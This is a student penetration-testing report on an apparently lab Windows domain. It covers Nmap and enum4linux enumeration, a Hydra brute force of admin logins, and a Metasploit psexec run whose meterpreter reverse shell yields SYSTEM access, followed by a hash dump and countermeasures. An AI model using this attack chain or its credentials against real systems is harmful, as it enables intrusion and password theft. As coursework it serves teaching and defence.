UADCWNET.COM0
PEN - TESTING REPORT

Ololade Michael Awoyemi

CMP210: Penetration testing

2022/23

.

Abstract

This document is showing in detail the procedure carried out to find the vulnerabilities of a network. It consists of scanning the network to discover which clients or servers are turned on, the enumeration of the services that are running on each server, and detailed information about them. It shows the scan of vulnerabilities with an online tool called NESSUS, what was found, and how they were exploited.

The most used tool during this project was enum4linux. It was used to get all kinds of valuable data, from files shared to normal users and even network administrators and other information.

A couple of passwords were found, one for a normal user that was in plain text and poorly hidden, and another password was found but this time it belongs to a user in the Administrators groups. The Administrator password was found among a large list full of very common passwords using the Hydra tool.

Access to a client machine was secured with the normal user. Similarly, access to both servers was gained with the login details of the user part of the Administration group.

From that point, access to every type of file was obtained and all the users password hashes were retrieved. Consequently, the entire network has been compromised.

.

Contents

.

1 INTRODUCTION

1.1 BACKGROUND

This report is about pen testing a network security to prove if it has to be improved and inform the findings.

Linux (Kali Linux) is the operating system we'll be using to conduct this pen testing report

The first section is scanning phase, where the network is scanned to check what's on or off, what's running and where is it running.

The following section is the enumeration. In this phase there are already flaws in the way thing a misconfigured and more information was collected to next phases.

The later phases are vulnerability scanning and system hacking. In this phase we'll be looking for vulnerability and taking advantage of the vulnerabilities found.

Findings will be report and discuss later, and countermeasure will be suggested where needed.

1.2 AIM

The aim of this project is to enumerate and scan the network in search of any kind of vulnerabilities. In the case of finding any important or serious vulnerabilities try to exploit them and obtain any type of information or break into to other parts of the network. Starting with a basic user with the intention of scaling up to a user with better or more permissions within the network.

2 PROCEDURE

2.1 SCANNING PHASE

A Nmap scan was used to find the following information against both servers known in the network. The following extensions added to the Nmap command retrieved important information:

- -O: to find the target operating system.
- -SV: to find what versions of the services are running on the targets.
- --script==banner: to get information about the banner of the services.

The scan results show open ports, services and versions and banners. From this, it was learnt that there's an Apache web server running on port 90 and the domain main from the LDAP service running on port 389 you can see that there is a web server, an FTP server, and an email system.

More information was discovered, such as the MAC address of the target, which OS it uses and host names.

Detailed information on the scanning results can be found in Appendix A - Tables 1 & 2

2.2 ENUMERATION PHASE

For the network enumeration phase, it was done with enum4linux. This tool goes through the entire network looking for all kinds of information from things as basic as computers on the network to groups and users with their respective RIDs.

Information about shared files was found, some of them are accessible to all users and some are not. Information on NBTstat and password policies were also found.

According to the password policy, it was seen, and it was implied that the passwords were not very secure.

About users, the names, surnames, RIDs, login name, the groups to which they belong, and finally, the description of the user's account, was discovered.

The most important information obtained in the enumeration phase is the name of all the users of the Administrators group and the discovery of a basic user called Tina Fuller who had their password in plain text as an account description.

Entry to Tina Fuller's account and login was achieved.

More information on the results of the enumeration phase can be found in Appendix B – figure 9 & 10

```
File  Actions  Edit  View  Help
//192.168.10.1/SYSVOL2  Mapping: OK Listing: OK Writing: N/A

 =================================( Password Policy Information for 192.168.10.1 )=================================


[+] Attaching to 192.168.10.1 using test:test123

[+] Trying protocol 139/SMB...

        [!] Protocol failed: Cannot request session (Called Name:192.168.10.1)

[+] Trying protocol 445/SMB...

[+] Found domain(s):

        [+] UADCWNET
        [+] Builtin

[+] Password Info for Domain: UADCWNET

        [+] Minimum password length: 7
        [+] Password history length: 24
        [+] Maximum password age: 136 days 23 hours 58 minutes
        [+] Password Complexity Flags: 010000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 1
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: 1 day 4 minutes
        [+] Reset Account Lockout Counter:
        [+] Locked Account Duration:
        [+] Account Lockout Threshold: None
```

FIGURE 1: password policy with possible flaws.

```
File  Actions  Edit  View  Help
user:[G.Adkins] rid:[0x e42]

 =================================( Share Enumeration on 192.168.10.1 )=================================

do_connect: Connection to 192.168.10.1 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Fileshare1      Disk
        Fileshare2      Disk
        HR              Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Resources       Disk
        SYSVOL          Disk      Logon server share
        SYSVOL2         Disk
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 192.168.10.1

//192.168.10.1/ADMIN$   Mapping: DENIED Listing: N/A Writing: N/A
//192.168.10.1/C$       Mapping: DENIED Listing: N/A Writing: N/A
//192.168.10.1/Fileshare1       Mapping: OK Listing: OK Writing: N/A
//192.168.10.1/Fileshare2       Mapping: OK Listing: OK Writing: N/A
//192.168.10.1/HR       Mapping: OK Listing: OK Writing: N/A

[E] Can't understand response:

NT_STATUS_NO_SUCH_FILE listing \*
//192.168.10.1/IPC$     Mapping: N/A Listing: N/A Writing: N/A
//192.168.10.1/NETLOGON Mapping: OK Listing: OK Writing: N/A
//192.168.10.1/Resources        Mapping: OK Listing: OK Writing: N/A
//192.168.10.1/SYSVOL   Mapping: OK Listing: OK Writing: N/A
//192.168.10.1/SYSVOL2  Mapping: OK Listing: OK Writing: N/A
```

FIGURE 2: Share files enumerated with enum4linux.

2.3 VULNERABILITY SCAN

Vulnerability scan was done through the Nessus tool. Nessus is an online tool that searches for all possible vulnerabilities in the target IP's or domain that is entered.

The results that have been obtained from Nessus with the following: (more information about the results in figure 3 & 4):

- From the first server, 2 high risk, 8 medium risk, 1 low risk, and 75 information were found.
- On the second server, 6 critical vulnerabilities were found, 6 high, 10 medium and 75 information.



FIGURE 3: Nessus scan of 1st server with IP address 192.168.10.1.



FIGURE 4: Nessus scan on 2nd server with IP address 192.168.10.2.

The critical and most found vulnerabilities were with the PHP service. It was detected that the PHP service has a version of 5.6 which dispose of many exploitable vulnerabilities.

And it appears to be found on both server that Microsoft Windows SMB shares is very vulnerable due to access by users who do not have permissions.

2.4 SYSTEM HACKING

According to the password policy, the accounts do not have an account lockout threshold, account lockout duration, or reset account lockout counter.
Therefore, users are vulnerable to brute force attacks, dictionary attacks and rainbow attacks. Thousands of passwords can be tried to log in with each user and there will be no blocking for too many failed attempts.

Knowing that passwords are not very secure, Hydra was used together with the rockyou.txt wordlist of commonly known passwords to try and discover one of the admins group passwords.

A list of users in the admin group retrieved from the enumeration phase (Appendix B, figure 10) was saved in a file and put against hydra and the wordlist to retrieve a matching password to log in through SMB.



FIGURE 5: running hydra to brute-force the admin's login credentials.

Subsequently, with the password retrieved from hydra and the admin user login details access to the server was purchase (Appendix B, figure 11).

Once the password was recovered in plaintext, Metasploit was used to exploit SMB. Using the exploit (windows/smb/psexec), the options were configured. Rhost was set to the remote host IP (the server), Lhost set to the local host IP (Kali Linux), SMB domain, SMB password, and SMB user were set to the admin detfails. The exploit was executed, and entrance was secured to the server as the admins.

```
File  Actions  Edit  View  Help
msf6 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                192.168.10.1     yes       The target host(s), see https://github.com/rapid7/metasploit-f
                                                    ramework/wiki/Using-Metasploit
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             uadcwnet.com0    no        The Windows domain to use for authentication
   SMBPass               marvelous        no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$,...)
                                                     or a normal read/write folder share
   SMBUser               W.Holt           no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.10.253   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf6 exploit(windows/smb/psexec) >
```

FIGURE 6: setting Metasploit options to gain access.

```
File  Actions  Edit  View  Help
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.10.253:4444
[*] 192.168.10.1:445 - Connecting to the server...
[*] 192.168.10.1:445 - Authenticating to 192.168.10.1:445|uadcwnet.com0 as user 'W.Holt'...
[*] 192.168.10.1:445 - Selecting PowerShell target
[*] 192.168.10.1:445 - Executing the payload...
[+] 192.168.10.1:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 192.168.10.1
[*] Meterpreter session 7 opened (192.168.10.253:4444 → 192.168.10.1:64610) at 2023-01-16 07:53:26 -0500

meterpreter > pwd
C:\Windows\system32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ps

Process List
============
```

FIGURE 7: Exploit executed, and access gained.

As a result of breaking into the server with Metasploit, with the option PS, the correct process was migrated into so the hash dump option was possible to run. All the hashes were retrieved after that, from users to machine hashes. (This can be seen in appendix C figure 12).

3 DISCUSSION

3.1 GENERAL DISCUSSION

The version used for some of the services are too old which may have vulnerabilities. There are many ways to exploit them.

The password policy is very weak and susceptible to different types of attacks.

A normal user's password was found in its account description, unhidden and unencrypted. And for one administrator's password was a very common one, and it was found within a wordlist.

The goal of the project was to find vulnerabilities in the network, and in the case, there were, try to exploit them.

Starting with a basic user, one more user detail was found and then, an administrator password was retrieved.

Following login as an administrator in Metasploit, password hashes of all the network users, from other normal users and all administrators accounts were compromised.

3.2 COUNTERMEASURES

There are various countermeasures that can be implemented in the network to make the network more secure.

Services versions must be updated do minimise vulnerabilities, and permissions to shared files need to be checked and strengthened.

Password policy must be changed, a lockout needs to be added so that when users had failed to enter the correct password several times they aren't allowed to keep trying for a period of time. Or the account could be blocked until an Administrator enables it back. This will prevent accounts from brute-force attacks, dictionary attacks and even rainbow attacks.

To make passwords safer, they need to be more complex, adding uppercase, lowercase, numbers, and symbols. Passphrases are always better. Users like administrators should never use easy, simple, or common passwords.

Users must be warned to never put their password in the description of the account or write it down.

3.3 FUTURE WORK

If there was more time to worked on the project I would have try and find another way to break into the server such as remote desktop. When I access to server with the administrator account, I enabled the remote desktop to see if I could get access remotely from Kali Linux.



Figure 8: Enabling RDP after and trying to gain access.

If I dispose of more time, I would have tried to crack of the other users with a brute force attack or try to crack the hash that was dumped with Metasploit to get the password in plaintext.

REFERENCES

For URLs, Blogs:

PHP 5.6 exploits:

https://www.infosecmatter.com/nessus-plugin-library/?id=121602

https://www.exploit-db.com/exploits/47129

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10166

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-9023

Microsoft password policy: https://learn.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/account-lockout-duration

Nmap:

https://nmap.org/man/es/

Hydra:

https://www.kali.org/tools/hydra/

John the ripper

https://www.openwall.com/john/

TLS 1.0

https://learn.microsoft.com/en-us/security/engineering/solving-tls1-problem

ENABLING REMOTE DESKTOP:

https://www.offensive-security.com/metasploit-unleashed/enabling-remote-desktop/

https://library.aru.ac.uk/referencing/harvard.htm

APPENDICES

APPENDIX A – SCANNING PHASE

Nmap scan Server 1

Command "Nmap -sT -O –script=banner -sV 192.168.10.1"

Port	Service	Version	Banner
21	ftp		|_banner: 220-Wellcome to Home Ftp Server!\x0D\x0A220 Server ready.
22	Ssh	OpenSSH for_Windows_8.6	SSH-2.0-OpenSSH_for_Windows_8.6
25	Smtp	ArGoSoft Freeware smtpd 1.8.2.9	220 ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
53	Domain	Simple DNS Plus	
79	Finger?		
80	http	ArGoSoft Mail Server Freeware httpd 1.8.2.9	
88	Kerberos-sec	Microsoft Windows Kerberos	
90	http	Apache httpd (PHP 5.6.30)	http-server-header: Apache
110	Pop3	ArGoSoft freeware pop3d 1.8.2.9	+OK ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
135	Msrpc	Microsoft Windows RPC	
139	Netbios-ssn	Microsoft Windows netbios-ssn	
389	Ldap	Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com0.	
445	Microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup	
464	Kpasswd5?		
593	Ncacn_http	Microsoft Windows RPC over HTTP 1.0	ncacn_http/1.0
636	tcpwrapped		
3268	ldap	Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com0.	
3269	tcpwrapped		
3389	ms-wbt-server	Microsoft Terminal Services	

Service Info: Hosts: Wellcome, SERVER1; OS: Windows; CPE: cpe:/o:microsoft:windows

MAC Address: 00:0C:29:D9:6E:6C (VMware)

Nmap scan Server 2

Port	Service	Version	Banner
22	Ssh	OpenSSH for_Windows_8.6	SSH-2.0-OpenSSH_for_Windows_8.6
53	Domain	Simple DNS Plus	
88	Kerberos-sec	Microsoft Windows Kerberos	
90	http	Apache httpd (PHP 5.6.30)	http-server-header: Apache
110	Pop3	ArGoSoft freeware pop3d 1.8.2.9	+OK ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
135	Msrpc	Microsoft Windows RPC	
139	Netbios-ssn	Microsoft Windows netbios-ssn	
389	Ldap	Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com0.	
445	Microsoft-ds		
464	Kpasswd5?		
593	Ncacn_http	Microsoft Windows RPC over HTTP 1.0	ncacn_http/1.0
636	tcpwrapped		
3268	ldap	Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com0.	
3269	tcpwrapped		
3389	ms-wbt-server	Microsoft Terminal Services	

MAC Address: 00:0C:29:1B:B1:28 (VMware)

Service Info: Host: SERVER2; OS: Windows; CPE: cpe:/o:microsoft:windows

APPENDIX B - ENUMERATION PHASE

```
index: 0x1f4 RID: 0x1f4 acb: 0x00000210 Account: Administrator  Name: (null)    Desc: Built-in account for administering the computer/domain
index: 0xe3a RID: 0xe3a acb: 0x00000210 Account: B.Lewis        Name: Ben Lewis Desc: let
index: 0xe29 RID: 0xe29 acb: 0x00000210 Account: B.Rice Name: Brad Rice Desc: Catskill
index: 0xe25 RID: 0xe25 acb: 0x00000210 Account: B.Wong Name: Beverly Wong      Desc: choice
index: 0xe3e RID: 0xe3e acb: 0x00000210 Account: B.Yates        Name: Brittany Yates    Desc: thunderous
index: 0xe28 RID: 0xe28 acb: 0x00000210 Account: D.Brooks       Name: Doug Brooks       Desc: amalgamate
index: 0xe26 RID: 0xe26 acb: 0x00000210 Account: D.Ford Name: Dexter Ford       Desc: Browne
index: 0xe33 RID: 0xe33 acb: 0x00000210 Account: D.Murray       Name: Deanna Murray     Desc: bid
index: 0xe3f RID: 0xe3f acb: 0x00000210 Account: E.Frazier      Name: Erik Frazier      Desc: conform
index: 0xe17 RID: 0xe17 acb: 0x00000210 Account: F.Payne        Name: Felicia Payne     Desc: restrain
index: 0xe3b RID: 0xe3b acb: 0x00000210 Account: F.Sanders      Name: Franklin Sanders  Desc: admire
index: 0xe42 RID: 0xe42 acb: 0x00000210 Account: G.Adkins       Name: Guadalupe Adkins  Desc: weasel
index: 0xe40 RID: 0xe40 acb: 0x00000210 Account: G.Francis      Name: Gretchen Francis  Desc: Slavonic
index: 0xe2d RID: 0xe2d acb: 0x00000210 Account: G.Malone       Name: Gerardo Malone    Desc: neat
index: 0xe30 RID: 0xe30 acb: 0x00000210 Account: G.Turner       Name: Glen Turner       Desc: retrogress
index: 0x1f5 RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0xe2f RID: 0xe2f acb: 0x00000210 Account: H.Mclaughlin   Name: Holly Mclaughlin  Desc: Granville
index: 0xe3d RID: 0xe3d acb: 0x00000210 Account: I.Robinson     Name: Ian Robinson      Desc: pollen
index: 0xe36 RID: 0xe36 acb: 0x00000210 Account: J.Becker       Name: Jaime Becker      Desc: auspices
index: 0xe23 RID: 0xe23 acb: 0x00000210 Account: J.Farmer       Name: Jacob Farmer      Desc: Izvestia
index: 0xe19 RID: 0xe19 acb: 0x00000210 Account: J.Poole        Name: Javier Poole      Desc: raptophilia
index: 0xe41 RID: 0xe41 acb: 0x00000210 Account: J.Shaw Name: Jaime Shaw        Desc: bulldagger
index: 0xe16 RID: 0xe16 acb: 0x00000210 Account: J.Wheeler      Name: Johnny Wheeler    Desc: Davy
index: 0xe37 RID: 0xe37 acb: 0x00000210 Account: K.Perkins      Name: Katie Perkins     Desc: Gemini
index: 0xe11 RID: 0xe11 acb: 0x00000210 Account: K.Thompson     Name: Karl Thompson     Desc: Replication Account
index: 0x1f6 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null)    Desc: Key Distribution Center Service Account
index: 0xe13 RID: 0xe13 acb: 0x00000210 Account: L.Gill Name: Loren Gill        Desc: Roberts
index: 0xe32 RID: 0xe32 acb: 0x00000210 Account: L.Thornton     Name: Laverne Thornton  Desc: dignitary
index: 0xe21 RID: 0xe21 acb: 0x00000210 Account: L.Washington   Name: Lori Washington   Desc: furze
index: 0xe2c RID: 0xe2c acb: 0x00000210 Account: L.Williamson   Name: Larry Williamson  Desc: cotillion
index: 0xe1c RID: 0xe1c acb: 0x00000210 Account: M.Adams        Name: Maureen Adams     Desc: drapery
index: 0xe27 RID: 0xe27 acb: 0x00000210 Account: M.Daniel       Name: Micheal Daniel    Desc: Youngstown
index: 0xe2e RID: 0xe2e acb: 0x00000210 Account: M.Harrington   Name: Maria Harrington  Desc: Salle
index: 0xe38 RID: 0xe38 acb: 0x00000210 Account: M.Murphy       Name: Marsha Murphy     Desc: protoplasm
index: 0xe35 RID: 0xe35 acb: 0x00000210 Account: M.Padilla      Name: Marlon Padilla    Desc: pill
index: 0xe24 RID: 0xe24 acb: 0x00000210 Account: M.Paul Name: Mary Paul Desc: racy
index: 0xe1b RID: 0xe1b acb: 0x00000210 Account: N.Hogan        Name: Nicole Hogan      Desc: ditty
index: 0xe14 RID: 0xe14 acb: 0x00000210 Account: N.May  Name: Natalie May       Desc: Hines
index: 0xe1a RID: 0xe1a acb: 0x00010210 Account: N.Wells        Name: Nettie Wells      Desc: credential
index: 0xe2a RID: 0xe2a acb: 0x00000210 Account: P.Powers       Name: Patti Powers      Desc: Glenn
index: 0xe31 RID: 0xe31 acb: 0x00000210 Account: P.Rodriquez    Name: Penny Rodriquez   Desc: artifice
index: 0xe3c RID: 0xe3c acb: 0x00000210 Account: R.Soto Name: Rex Soto  Desc: insistent
index: 0xe39 RID: 0xe39 acb: 0x00000210 Account: S.Higgins      Name: Sadie Higgins     Desc: Scotsman
index: 0xe22 RID: 0xe22 acb: 0x00000210 Account: S.Shelton      Name: Stacy Shelton     Desc: moron
index: 0xe2b RID: 0xe2b acb: 0x00000210 Account: S.Wright       Name: Stanley Wright    Desc: Aarhus
index: 0xe20 RID: 0xe20 acb: 0x00000210 Account: T.Fuller       Name: Tina Fuller       Desc: password:lightweight89
index: 0xe18 RID: 0xe18 acb: 0x00000210 Account: T.Oliver       Name: Tommie Oliver     Desc: mulberry
index: 0x455 RID: 0x455 acb: 0x00000a10 Account: test   Name: Test account      Desc: (null)
index: 0xe12 RID: 0xe12 acb: 0x00000210 Account: V.Nelson       Name: Viola Nelson      Desc: bacterial
index: 0xe15 RID: 0xe15 acb: 0x00000210 Account: W.Holt Name: Wilbur Holt       Desc: closet
index: 0xe1e RID: 0xe1e acb: 0x00000210 Account: W.Wolfe        Name: Woodrow Wolfe     Desc: anaplasmosis
```

Figure 9: User's list gained with enum4linux and Tina Fuller plain text password in user description

```
Group: 'Domain Users' (RID: 513) has member: UADCWNET\B.Lewis
Group: 'Domain Users' (RID: 513) has member: UADCWNET\F.Sanders
Group: 'Domain Users' (RID: 513) has member: UADCWNET\R.Soto
Group: 'Domain Users' (RID: 513) has member: UADCWNET\I.Robinson
Group: 'Domain Users' (RID: 513) has member: UADCWNET\B.Yates
Group: 'Domain Users' (RID: 513) has member: UADCWNET\E.Frazier
Group: 'Domain Users' (RID: 513) has member: UADCWNET\G.Francis
Group: 'Domain Users' (RID: 513) has member: UADCWNET\J.Shaw
Group: 'Domain Users' (RID: 513) has member: UADCWNET\G.Adkins
Group: 'Domain Controllers' (RID: 516) has member: UADCWNET\SERVER1$
Group: 'Domain Controllers' (RID: 516) has member: UADCWNET\SERVER2$
Group: 'Enterprise Admins' (RID: 519) has member: UADCWNET\Administrator
Group: 'Information Technology' (RID: 1108) has member: UADCWNET\test
Group: 'Domain Admins' (RID: 512) has member: UADCWNET\Administrator
Group: 'Domain Admins' (RID: 512) has member: UADCWNET\W.Holt
Group: 'Domain Admins' (RID: 512) has member: UADCWNET\L.Washington
Group: 'Domain Admins' (RID: 512) has member: UADCWNET\M.Padilla
Group: 'Domain Admins' (RID: 512) has member: UADCWNET\I.Robinson
Group: 'Domain Admins' (RID: 512) has member: UADCWNET\B.Yates
Group: 'Domain Admins' (RID: 512) has member: UADCWNET\J.Shaw
Group: 'Domain Computers' (RID: 515) has member: UADCWNET\marketplace$
Group: 'Domain Computers' (RID: 515) has member: UADCWNET\pc28$
Group: 'Domain Computers' (RID: 515) has member: UADCWNET\range86-130$
Group: 'Domain Computers' (RID: 515) has member: UADCWNET\nt4$
Group: 'Domain Computers' (RID: 515) has member: UADCWNET\cust84$
Group: 'Domain Computers' (RID: 515) has member: UADCWNET\devserver$
Group: 'Domain Computers' (RID: 515) has member: UADCWNET\about$
Group: 'Domain Computers' (RID: 515) has member: UADCWNET\helponline$
Group: 'Domain Computers' (RID: 515) has member: UADCWNET\sanantonio$
Group: 'Domain Computers' (RID: 515) has member: UADCWNET\inbound$
Group: 'Domain Computers' (RID: 515) has member: UADCWNET\customer$
Group: 'Domain Computers' (RID: 515) has member: UADCWNET\ir$
Group: 'Domain Computers' (RID: 515) has member: UADCWNET\announce$
Group: 'Domain Computers' (RID: 515) has member: UADCWNET\iris$
Group: 'Domain Computers' (RID: 515) has member: UADCWNET\dev1$
Group: 'Domain Computers' (RID: 515) has member: UADCWNET\cust24$
Group: 'Domain Computers' (RID: 515) has member: UADCWNET\mx$
```

FIGURE 10: List of users in the admin group from enumeration phase with enum4linux

APPENDIX C – SYSTEM HACKING PHASE

